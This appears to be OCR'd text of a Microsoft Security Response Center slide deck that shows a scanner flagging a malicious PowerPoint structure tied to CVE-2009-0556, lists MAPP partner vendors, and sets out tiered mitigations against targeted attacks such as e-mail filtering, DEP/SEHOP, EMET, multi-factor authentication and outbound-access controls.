
Type	Notes	Offset	Length	Vuln ID
DefinitelyMalicious	Found a malicious PST_OutlineTextRefAtom atom in a PST_ClientTextBox contain...	766380	2	CVE-2009-0556
DefinitelyMalicious	Found a malicious PST_OutlineTextRefAtom atom in a PST_ClientTextBox contain...	772922	2	CVE-2009-0556

Offset: 0 | Length: 512 | 1243.9878ms | 59.9994ms | Detection loaded: CVE-2009-0556, CVE-2006-0022, CVE-2007-0671, CVE-2006-0009, CVE-2006-3434


MAPP program

AhnLab
Aladdin
SECURING THE GLOBAL VILLAGE
ca
Check Point
SOFTWARE TECHNOLOGIES LTD
CISCO
F-SECURE
DP tech
freescale
semiconductor
enterasys
Secure Networks
ESTsoft
finjan
Vital Security
FORTINET
G DATA
H3C
HAURI
IBM
INFOSEC Technologies
IKARUS
security software
联想网御
iPolicy
NETWORKS
roducts Division of Tech Mahindra Ltd
Avocent
LANDesk
JIANGMIN
江民科技
INCA
I.n.t.e.r.n.e.t
Juniper
NETWORKS
KASPERSKY
lab
NORMAN
McAfee
MARSHAL8e6
MessageLabs
mobo
주식회사 모보
Microsoft
nitrosecurity
NETASQ
we secure IT
NETWORK BOX
Managed Security Services
NIKSUN
NSFOCUS
NOWCOM
SecureWorks
SECUI
SAINT SECURITY
GLOBAL SECURITY SOLUTION PROVIDER
RISING 瑞星
PANDA
SECURITY
paloalto
NETWORKS
Quarantainenet
SOPHOS
STONESOFT
SOURCEfire
Sunbelt Software
we keep the bad guys out
symantec.
THIRD BRIGADE
deep security solutions
TippingPoint
Top Layer
Security
TREND
MICRO
启明星辰
www.venustech.com.cn
ZSCALER

Enterprise



Mitigation framework



Mitigation framework

Social Engineering

Basic:

- E-mail security policy
- Security awareness training
- Filter external e-mails from the organizational domain

Enhanced:


- Employ Sender-ID or SPF technology
- Enhanced awareness training for high value targets
- Sharing intelligence on attack patterns

Strong:

- Digitally sign e-mails
- Web site whitelisting

Microsoft

Mitigation framework



Basic:

- Anti-virus deployed on the gateway
- Blocking suspicious attachment types
- Spam filtering

Enhanced:

- Re-scan previously accepted attachments on the mail server

Strong:

- Dynamic execution and validation of attachments
- Web site whitelisting

Microsoft

Mitigation framework

Basic:


- Anti-virus
- Security updates
- Reduce user privileges on the system
- Disable document macros

Enhanced:


- Anti-virus with Host Intrusion Prevention
- Enable DEP and SEHOP system-wide
- Harden applications (e.g. block Javascript execution)
- Use MOICE for Office document security
- Office File Validation

Strong:

- Deploy EMET for internet-facing applications
- Application whitelisting



Mitigation framework



Data Access

Basic:

- Log access to data resources
- Deploy split horizon DNS


Enhanced:

- Audit access to data resources
- Deploy Extended Protection for Authentication (EPA)
- Correlate data access with network logins

Strong:

- Multi-factor authentication
- Segregation of data stores and untrusted network access

Mitigation framework



Basic:

- Log access to web sites
- Block outbound network access
- Use of a content-aware web proxy

Enhanced:

- Exchange information with CERTs, law enforcement and/or industry partners
- DNS monitoring, correlation and log analysis
- Black-list access to specific web sites
- Deploy DRM and/or data loss prevention tools

Strong:

- White-list access to specific web sites


Microsoft

Thank you!

Maarten Van Horenbeeck
maarten.vanhorenbeeck@microsoft.com

Featuring work by:

Bruce Dang
Jonathan Ness
Matt Miller



Microsoft Security Response Center
secure@microsoft.com
http://www.microsoft.com/security

The information herein is for informational purposes only and represents the current view of Microsoft Corporation as of the date of this presentation. Because Microsoft must respond to changing market conditions, it should not be interpreted to be a commitment on the part of Microsoft, and Microsoft cannot guarantee the accuracy of any information provided after the date of this presentation.

MICROSOFT MAKES NO WARRANTIES, EXPRESS, IMPLIED OR STATUTORY, AS TO THE INFORMATION IN THIS PRESENTATION.